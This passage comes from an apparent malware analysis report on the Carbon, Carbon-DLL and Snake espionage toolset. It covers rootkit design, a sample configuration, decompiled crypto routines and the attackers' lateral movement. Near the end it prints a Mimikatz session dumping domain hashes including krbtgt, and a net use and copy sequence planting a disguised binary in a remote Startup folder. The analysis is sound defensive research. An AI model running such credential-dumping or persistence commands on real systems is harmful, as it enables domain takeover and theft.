


Figure 8: Hierarchical Structure of the Botnet

The first actual stage 2 trojan appeared around the same time as the corresponding recon tool, though we only discovered it some time later. The programmers called it **Carbon** in the configuration file, so we also use this name; another name for it, derived from a PDB string, is **Cobra** (a type of snake, but this is not the Snake rootkit). It came as a *rootkit* and added *peer-to-peer* functionality, but otherwise didn't implement more elaborate functions. It used the same cryptographic algorithm as the recon tool, and also the same hardcoded key. As a rootkit, it had a component running in *kernel mode*, and 2 components running in *user mode* (one for *C&C communication*, and one for *task execution*). The kernel mode component tried to hide all activities from system monitoring, and in addition implemented an **encrypted, virtual file store (VFS)**. The VFS was realized as 100 MB file (hidden by the rootkit) with an NTFS filesystem on it. CAST128 was also used for encryption of the VFS, but in a different encryption mode (CBC), with IVs derived from the block index, and a different hardcoded key. This VFS was used to store the user mode components, a configuration file, received (and not yet executed or forwarded) tasks, results not yet sent out, and logging information. Also a volatile virtual storage was implemented (like a RAM disk) for intermediate task results. The rootkit was very advanced for its time, and is a clear ancestor of the well known Snake rootkit. In 2009, we also found 64 bit implementations of the rootkit. There was no digital signature required at this time, not even on 64 bit systems; the later Snake rootkit used digitally signed, vulnerable VMware drivers as a carrier (`vboxdrv.sys`), as documented in several papers published in the past years.

The **configuration file** was a simple *text file*, in later versions it was additionally CAST-encrypted. Here is an (anonymized) example for such a configuration file:

```
[NAME]
```

```
object_id=1c2e30cd-abb3-41ef-a74d37


[TIME]
user_winmin =  700000
user_winmax = 1200000
sys_winmin = 1800000
sys_winmax = 1900000
task_min = 30000
task_max = 40000
checkmin = 60000
checkmax = 70000
logmin =  600000
logmax = 1200000
lastconnect=1223023515
timestop=
active_con = 900000

[CW_LOCAL]
quantity = 0

[CW_INET]
quantity = 2
address1 = 1.2.3.4:80
address2 = 5.6.7.8:80

[TRANSPORT]
user_pipe = \\.\pipe\userpipe
system_pipe = \\.\pipe\iehelper


[DHCP]
server = 135


[LOG]
lastsend =1223021515
logperiod = 7200

[WORKDATA]
run_task=
run_task_system=
[VERSION]
System=Carbon v1.53
User=Carbon v1.42
```

In the `CW_INET` section, we see the C&C servers. Several can be configured, they are selected using the round robin method. Bots that do not contact C&C servers directly lack this section. `CW_LOCAL` is then used instead. `TRANSPORT` defines the internal named pipes for communication between the different threads on an infected bot.

The injection mechanism is more complex than the one of Tavdig, but follows the same basic principle. As a main difference, *named pipes* are used to communicate between the active threads. Typically, the thread injected into the web browser now is *only* responsible for C&C communication (and so can be called **comm thread**); received data, and data queued to be sent out, is stored in the VFS as dedicated files. The work thread, however, lives in a long-living process, like `explore.exe`, and executes tasks received by the comm thread. This means that receiving a task, executing a task, and sending out the results are decoupled, using a file system in between and named pipes for synchronization. This makes the setup far more reliable, tasks can't easily get lost anymore. Besides named pipes, **mutexes** are also required to avoid *race conditions*. This is also a disadvantage, it results in a more complex setup and easier detection due to pipe and mutex names.

Another drawback is the limited size of the VFS (100MB). Tasks - and mainly task results - can't be larger than this.

In 2012, we discovered a new Carbon variant. The main difference to the original Carbon from 2007 was it's *lack of rootkit features* and *lack of VFS*. It was only implemented as 2 usermode DLLs (implementing the same functionality as the original usermode DLLs), and a simple service binary started via the registry, but of course under administrative privileges. That's why we call it **Carbon-DLL**. The VFS was replaced by just using a random, *already existing directory* under the program directory tree, and encryption is realized by just CAST128-encrypting all single files in this working directory. The path of this working directory is stored in a random `.inf` file, using the hard disk serial number as fingerprint. So all the rootkit's hiding functions were replaced by *obfuscation* functions. Technically, this is more basic than using a rootkit, and it could be called a step backward - we assume the programmers were forced to do this due to Microsoft requiring kernel mode drivers to be digitally signed around this time. But it is also an advantage, because it makes the infection more stable, and in some way harder to detect, as there are no hidden files that suddenly become visible in safe mode. Also the problem with limited VFS size is solved, the only limit is the size of the root partition. Carbon DLL's most important evolution though was C&C cryptography: Like Tavdig, Carbon-DLL implements **asymmetric encryption**, but in this implementation based upon RSA. CAST128 encryption was still used under the hood, but that's probably only for historical reasons and does not add to the overall security. Carbon-DLL stored its keys in the configuration file. Note that RSA encryption only applies to infected bots, which directly communicate with C&C servers - and only these bots have configured keys; actually a separate section is added to the configuration file, in order to store keys for bots needing to communicate with C&C servers. However, this section doesn't exist upon installation; it can be added later on request, triggered by a specific task. Peer to peer communication behind these bots in the local network are only encrypted using CAST128, or not at all.

Finally, the **Snake rootkit** must also be mentioned, though we never actually observed it in this case. It was used in other countries, and many publications exist about it. Uroburos is also sometimes used as another term for Snake, but sometimes Uroburos is also used for the whole family (which is, technically spoken, not correct). Snake is another stage 2 trojan, but we're not aware if it's used together with some recon tools. In terms of functionality, it contains features of both the Carbon rootkit and Carbon-DLL at the same time:

- It is a *rootkit*, like the Carbon rootkit. This rootkit also works on 64 bit systems, requiring digitally signed drivers. To do this, it uses a exploitable, digitally signed driver from VMWare, as described in several publications. Hence it's an evolution of the Carbon rootkit. Like the afore mentioned, it contains an encrypted and hidden file store, but with increased size.
- It *lacks the asymmetric encryption* used in Carbon-DLL, it's again based upon CAST128. So you can't call it an evolution of Carbon-DLL.


The best way to describe Snake is to call it a sibling of Carbon-DLL - as if the development of the Carbon rootkit split into 2 branches, one ending in Carbon-DLL, and one ending in Snake.

A Closer Look at the Encryption Algorithms Used in Carbon-DLL and Tavdig

The malware found at RUAG was **Carbon-DLL**, paired with **Tavdig**. This section contains some technical and mathematical findings about the implementation of the cryptographic algorithms gained by *reverse-engineering* the code. The section can be skipped without loosing too much context for the rest of this paper, but it can also give some insight into the development of the malware.

Understanding cryptographic algorithms is a key point for understanding the malware. It is also interesting to see some differences in how they are actually implemented in Tavdig and in Carbon.

From the perspective of a reverser, Carbon's approach is easier: Carbon uses the **Microsofts cryptography API (MSCAPI)**; The standard MSCAPI calls `CryptEncrypt` and `CryptDecrypt` are imported via IAT (Import Address Table) and so become directly visible (to be precise, a slight obfuscation is applied to hide these calls by building the IAT on the heap, instead of using the standard import table). The following code shows the decryption of the symmetric session key using RSA. Note that all **IDA (Interactive Disassembler)** screenshots shown here are *decompiler pseudocode outputs*. API calls (so-called *imports*) are shown in a red color, as for example `CryptDecrypt`, and their names are created automatically and don't need any interpretation from our side. Blue names, however, are initially only generic numbers; their actual names must be given by the reverser, based upon what function is suspected behind them. So, the names you see in blue are our interpretation of the code.




```
char __usercall decryptRSA@<al>(HCRYPTKEY a1@<ecx>, size_t *a2@<esi>, B
{
  char result; // al@2
  void *v6; // eax@4
  HCRYPTKEY phKey; // [sp+0h] [bp-4h]@1

  phKey = a1;
  if ( CryptImportKey(crypProv, pbData, 0x254u, 0, 0, &phKey)
    && (*a2 = 128, CryptDecrypt(phKey, 0, 1, 0, a3, (DWORD *)a2))
    && (v6 = HeapAlloc(hHeap, 8u, *a2), (*a5 = v6) != 0) )
  {
    memcpy(v6, a3, *a2);
    result = 1;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

Figure 9: RSA Usage in Carbon-DLL

As you can see, there are several red names, which makes interpretation of the code easier. The fact that RSA should be used is encoded inside the key itself, using Microsofts proprietary format. Similarly, the symmetric decryption of the main data using the session key is quite easy to find:



```
if ( !decryptRSA(v7, (size_t *)&dwDataLen, (BYTE *)data, privateKey, &sessionKeyBin) )
{
  HeapFree(hHeap, 0, data);
  return 4;                a1: HCRYPTKEY v7; // ecx@6
}
HeapFree(hHeap, 0, data);
result = CryptImportKey(crypProv, sessionKeyBin, dwDataLen, 0, 0, &sessionKey);
if ( !result )
  return result;
clearSizeRef = encSize - 256;
clearData = HeapAlloc(hHeap, 8u, encSize - 256);
data = clearData;
if ( clearData )
{
  memcpy(clearData, (char *)encBlob + 256, clearSizeRef);
  if ( !CryptDecrypt(sessionKey, 0, 1, 0, (BYTE *)data, (DWORD *)&clearSizeRef) )
  {
    GetLastError();
    v12 = 4;
    goto LABEL_12;
  }
```

Figure 10: Symmetric Encryption in Carbon-DLL


Again a lot of red names can be seen, because the MSCAPI is used. Which actual algorithm to use is once more encoded in the session key itself. Note that while analysis of the code is easy, reconstructing it on a different operating system, like Linux, is another story, due to MSCAPI's bad interoperability with open source libraries like OpenSSL (in particular as far as the key format for asymmetric encryption is concerned).

The use of MSCAPI is new in Carbon-DLL. The *Carbon rootkit implemented the CAST128 algorithm itself.* Interestingly, the same is true for Tavdig. Tavdig also applies asymmetric cryptography, and it would be quite easy to do the same as Carbon-DLL. But instead of this, *Tavdig implements it's asymmetric encryption algorithm itself.* The same is true for Tavdig's symmetric algorithm, which is AES. This is a very different approach from Carbon-DLL, so we assume that *Carbon-DLL was developed by a different team than the Carbon rootkit or Tavdig.*

Encryption algorithms implemented directly in malware can be tricky to find and identify for reversers, and it is worth having a closer look. The situation is still comparably easy with symmetric algorithms like AES, Blowfish or DES, as they usually contain typical **cryptographic constants**, for example for permutation tables or substitution boxes (an exception are some stream ciphers like RC4). The same is true for hash algorithms like MD5. For this reason, reversers use dedicated tools and plugins to find these constants, in order to make guesses about the algorithms that then can be verified. Of course this can also be fooled by changing these constants, but this is rarely done. What often also helps to find symmetric cryptography functions, is to search for *non-trivial `XOR` instructions*, because `XOR` (exclusive OR) is typically used in symmetric cryptography. Note that trivial `XOR` instructions occur frequently in any code, these are exclusive ORs of a value with itself, which always returns 0; this is often used by compilers to just initialize a variable to 0; hence we're only looking for `XOR`'s with two different operands.

The situation is far trickier for *asymmetric cryptography*, as these algorithms *don't use any reliable cryptographic constants*, they don't even use non-trivial `XOR` instructions. However, they require mathematical functions (**big integer functions**) to do calculations with very large integers of 1024 bits and more inside a *finite field*, i.e. modulus a large prime number, which is called the **modulus** of the field. One approach is identifying these functions and the library used by the programmers in their implementation.

Unfortunately, we could not identify the library used by the programmers of Tavdig - we don't even know if it is a public one or not. The code has some unusual features though; let's have a closer look at it. First, the following screenshot shows the implementation of long addition, which is still quite straightforward:



```
_WORD *__usercall BigAddNatural@<eax>(_WORD *sum@<eax>, _WORD *toAdd@<ecx>)
{
  signed __int16 carry; // di@1
  _WORD *sumToToadd; // ecx@1
  signed int idx; // ebx@1
  unsigned __int16 addVal; // si@4
  unsigned __int16 addval2; // dx@7

  carry = 0;
  sumToToadd = (_WORD *)((char *)toAdd - (char *)sum);
  idx = 65;
  do
  {
    if ( carry )
    {
      if ( carry == 1 )
      {
        addVal = carry + *sum + *(_WORD *)((char *)sum + (_DWORD)sumToToadd);
        if ( addVal > *sum )
          carry = 0;
        *sum = addVal;
      }
    }
    else
    {
      addval2 = *sum + *(_WORD *)((char *)sum + (_DWORD)sumToToadd);
      if ( addval2 < *sum )
        carry = 1;
      *sum = addval2;
    }
    ++sum;
    --idx;
  }
  while ( idx );
  return sum;
}
```


Figure 11: Addition of Two 1024 Bit Integers

As you can see, not much red anymore, only blue. This code does not use any API call, all names are our interpretation.

Big integers are stored in 65 16-bit words (actually only 64 are really used), so they are *1024 bits* in size. This size is hardcoded. The data is stored with the *least significant word first* (addition starts with word index 0), i.e. little endian. The rest of the code is straightforward. The use of word-wise instead of byte-wise or double-word-wise granularity is a bit unusual. The *explicit encoding of the carry bit* is also interesting: Direct assembly code would use the `ADC` instruction (addition regarding the carry bit), C-code without inline assembly, however, needs the explicit implementation of the carry bit. On assembly level, only `ADD` instructions (addition without regarding the carry bit) appear. This is not a very efficient approach, so we doubt this code actually being part of a well known library.

One non-trivial problem for reversers is to actually *find* these functions. Imagine that in a fresh binary, you might have hundreds of nameless functions with nameless variables in them. No cryptographic constants mark these big integer functions in any way. Sometimes, searching for `ADC` instructions helps, but not so in this case. No `XOR` instructions appear, which are otherwise typical for symmetric cryptography. There's no easy response to this problem, except for checking all functions manually, or trying to search top down.

There are more odd things in the multiplication code. Binary multiplication is a bit tricky and mainly works by scanning the bits from right to left in one operand, while the other operand is shifted left at each step and added to the factor (initialized with 0) whenever the scan hits a 1 - like we learned to multiply on paper at school. Now let's have a look into Tavdig's implementation (only the relevant part of the function is shown here):



```
if ( nbrBits > 0 )
{
  do
  {
    if ( ((1 << bitIdx % 16) & mult1[bitIdx / 16]) == 1 << bitIdx % 16 )
      BigAddNatural(factor, toMult);
    if ( factor[0] & 1 )
      BigAddNatural(factor, MODULUS);         // make sure its even, so we can divide by 2
    leastSigBit2 = 0;
    halfCnt = 64;
    do                                        // divide by 2
    {
      halfScan = &factor[halfCnt];
      leastSigBit = (*halfScan & 1) << 15;
      --halfCnt;
      *halfScan = leastSigBit2 ^ (*halfScan >> 1);
      leastSigBit2 = leastSigBit;
    }
    while ( halfCnt > -1 );
    ++bitIdx;
  }
  while ( bitIdx < nbrBits );
}
result = (char *)BigCmpToModulus(factor);
if ( (signed int)result >= 0 )
  result = BIGSub(factor, MODULUS);
qmemcpy(mult1, factor, 0x80u);
mult1[64] = factor[64];
return result;
```

Figure 12: Multiplication of Two 1024 Bit Integers Inside a Finite Field

One thing that can immediately be seen is the presence of `MODULUS` in the code. This is the *large prime number* defining the field. It is more efficient to take every intermediate result modulus this prime, i.e. to subtract the prime as many times as possible, because adding and subtracting the prime results in identical elements of the field; but smaller values result in faster execution, so the code always tries to keep the smallest value possible. Note that the function `BigCmpToModulus` returns 1, if the value is larger than the modulus, which means that the modulus can be subtracted to normalize the value (only one such step is required here, see below). Unusual is the fact that the *modulus is not passed as an argument, but is hardcoded.* This speaks against the usage of a generic library. However, the use of *C++ templates* can also show this behavior, so a source code based library is still a possibility.


In the code, the scanning through the different bits in the first operand `mult1` is seen in the do loop. We then see the addition of the second operand `toMult` to the factor value, which was previously initialized to 0. However, `toMult` is at no place shifted to the left, as would usually be the case. Instead, `factor` is divided by 2 at every step - one could say, *the sum is shifted one bit to the right instead.*

This division by 2 has an interesting implementation. With `factor[0] & 1`, the code checks if `factor` is odd. Naturally, dividing an odd number by 2 does not work well, if it is an integer; but it actually is an element of a finite field, and these can be represented by many different integers by adding the `modulus` as many times as we like: the `modulus` represents the *additive neutral* of the field, actually it's another representation of 0. If the integer we want to divide by 2 is odd, we just add the `modulus` one time. Because the `modulus` is a prime number and hence odd, the resulting integer is an even number (odd plus odd is always even), while still representing the same element of the field. The subsequent division by 2 can now be done using a simple bit shift to the right. This is how division by 2 is implemented in a finite field.

The main advantage of this approach is that the bit width of factor is never larger than 1025 (1024+1), while in the standard implementation, the factor can grow up to 2048 bits. In the traditional approach, the multiplication would have to be done in a 2048 bit target, and this value would have to be taken modulus the prime number afterwards - this time in a far more complex way, one subtraction would not suffice. By not shifting the values to be added to the left every time, but instead shifting the result to the right (inside the finite field), the modulus action is implicitly performed at every step implicitly. This is a quite elegant approach, but it requires the multiplication function to be aware of the finite field. So this function is not just a big int function, but a *field-aware big-int multiplication function.*

The downside is that, after all 1024 bits are processed, `factor` was divided by two 1024 times, so the result is too "small" (which mathematically is the wrong term inside the field, but we use it as an analogy): instead of *ab*, the value *ab/(2^1024)* is returned.

To fix this problem, Tavdig uses a particular code to calculate a `corrector` value:




```
twiceNbrBits = 2 * nbrBits;
do
{
  idx = 0;
  do                                              // double value (1,2,4,8,...)
  {
    carry = (unsigned __int16)(corrector[idx] & 0x8000) >> 15;
    corrector[idx] = prevCarry + 2 * corrector[idx];
    ++idx;
    prevCarry = carry;
  }
  while ( idx < 65 );   signed int idx; // edx@10
  result = (char *)BigCmpToModulus(corrector);
  if ( (signed int)result >= 0 )
    result = BIGSub(corrector, MODULUS);
  --twiceNbrBits;
}
while ( twiceNbrBits );
```

Figure 13: Calculation of the 1024 Bit Multiplication Corrector Inside a Finite Field

The `corrector` is initialized to 1 (not shown in the above screenshot), and is then multiplied with two 2048 times (twice the value of 1024). So, the final result is 2^2048. Because we're operating in a field, this value can be normalized to the modulus. Now, after each multiplication, another multiplication with this `corrector` is required to fix the fact that the original multiplication returned a "too small" value. Because this second correction multiplication itself uses the same multiplication function returning "too small" values, the `corrector` needs to fix for both multiplications errors. This is why the corrector fixed for 2048 and not only 1024 right shifts.

This can be seen in the code to calculate a **exponentiation** algorithm (*base^power*) inside the field:




```
for ( powerResult[0] = 1; pwrBitIdx < nbrBits2; ++pwrBitIdx )// initialize powerResult with 1
{
  pwrWord = power[pwrBitIdx / 16];
  pwrMask = 1 << pwrBitIdx % 16;
  if ( (pwrMask & pwrWord) == pwrMask )
  {
    BigMultiplyDec(powerResult, base);
    BigMultiplyDec(powerResult, corrector);
  }
  BigMultiplyDec(base, base);
  nbrBits = BigMultiplyDec(base, corrector);
}
```

Figure 14: Exponentiation of Two 1024 Bit Integers Inside a Finite Field

Here we see that every multiplication is immediately followed by a second multiplication with the corrector. The exponentiation algorithm is rather straightforward: every bit in the `power` value is scanned, at each step `base` is multiplied to itself, and whenever a 1 bit is hit, `base` is multiplied to the `result` value, which is initialized with 1. This is the standard binary exponentiation algorithm.

Now all required big number operations are available. They are used in a final decryption code like this:



```
// coeff * base ^ (-1-x) (x:private key)
char *__cdecl BigPowerNegAndMultiplyDec(_WORD *base_res, char *coeff)
{
  _WORD decCorrector[64]; // [sp+Ch] [bp-98h]@1
  __int16 minusOneMinusPK[65]; // [sp+90h] [bp-14h]@1

  BigGetCorrector(decCorrector);
  qmemcpy(minusOneMinusPK, MODULUS, sizeof(minusOneMinusPK));
  minusOneMinusPK[0] ^= 1u;
  BIGSub(minusOneMinusPK, &privateKeyDec);
  BigPowerDec(minusOneMinusPK, base_res, decCorrector);
  BigMultiplyDec(coeff, base_res);
  return BigMultiplyDec(coeff, decCorrector);
}
```

Figure 15: ElGamal Decryption

After the corrector is calculated, the variable `minusOneMinusPK` is initialized with the modulus (equivalent to 0), the `XOR` with 1 corresponds with subtracting one (the modulus is a prime and always odd), resulting in the value -1 of the field. The **private key** x is subtracted, and - as the comment depicts - *coeff base ^(-1-x)* is calculated. This is basically the ElGamal decryption. Side note: the weird name `minusOneMinusPK` was chosen during the reversing process and should help the reverser to remember the variable contains "-1 minus private key" - finding good names for not yet completely known objects is one of the challenges of reverse engineering, and this sometimes fails or ends in weird names...

The encrypted data blob is not sent as-is, but **base-64 encoded** and put into a server response that looks like this:

```
<html>
        <head>
                <title>Authentication Required</title>
        </head>

        <body>
        <div>B2...KD9eg=</div>
        </body>
</html>
```

So, the base-64 encoded payload is placed between `<div>` and `</div>` and some text placed around. The trojan ignores the stuff around and only scans for `<div>` and `</div>`. Interestingly, above text is followed by many newlines. We assume this is done to flush the output if the payload is too small.

Lateral movement

Before the attackers try to make lateral movements, they will do some basic fingerprinting of the system and the environment the infected computer is located in.

For the lateral movement, the attackers use various, public available tools, like:

- `mimikatz.exe` for the stealing of credentials
- `pipelist.exe` to list named pipes
- `psexec.exe` and `wmi.exe` for remote execution
- `dsquery.exe` and `dsget.exe` to query the Active Directory
- `ShareEnum.exe` to enumerate shares

Apart from these tools, the attackers use many self-written batch scripts.

They are very patient; the lateral movement can take several months. They repeat these actions regularly in order to keep information accurate and to have always enough credentials. The harvesting of credentials is done in various ways: Apart from using sniffing tools and key loggers, the attackers rely heavily on the use of Mimikatz. Mimikatz basically has the following capabilities:

- Getting plaintext passwords, hashes, and Kerberos tickets out of the memory
- Extracting certificates and private keys
- Perform Pass-the-Hash and Pass-the-Ticket attacks.

The attackers used many of these features, until they gained control over the AD by getting the Golden Ticket (`krbtgt`):

```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun 22 2015 10:30:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM
144 39822 NT AUTHORITY\SYSTEM ...
-> Impersonated !

[...Omitted...]

mimikatz(commandline) # lsadump::lsa /patch
Domain
RID : User : LM : NTLM :
RID : User : LM : NTLM :
RID : User : LM : NTLM :
:  / S-1-5 [...Omitted...]
000001f6 (502) krbtgt
7d9..08
```

The attackers moved laterally by infecting additional systems. They used various approaches to do so, one shown below:

```
net use \\COMPUTERNAME\IPC$ xxxx /user:DOMAIN\USERNAME dir /ON \\COMPUTERNAME\C$ \
dir /ON \\COMPUTERNAME\C$ \Users\
dir /ON \\COMPUTERNAME\C$ \PATHNAME\
dir /ON "\\COMPUTERNAME\C$ \Users\USERNAME\AppData\Roaming\Microsoft\Windows\Start
    Menu\Programs\StartUp\"
copy /Y C:\Users\USERNAME\AppData\Local\Temp\brainware_temp.jpg "\\COMPUTERNAME\C$
    \Users\USERNAME\AppData\Roaming\Microsoft\Windows\Start
    Menu\Programs\StartUp\BrainwareStart.exe"
dir /ON "\\COMPUTERNAME\C$ \Users\USERNAME\AppData\Roaming\Microsoft\Windows\Start
    Menu\Programs\StartUp\"
net use \\COMPUTERNAME\IPC$ /delete
tasklist /v /s COMPUTERNAME /u DOMAINNAME\USERNAME /p xxxx
net use \\COMPUTERNAME\IPC$ /delete
```

Here, the attackers copied the infection binary to a new bot and executed it from there.

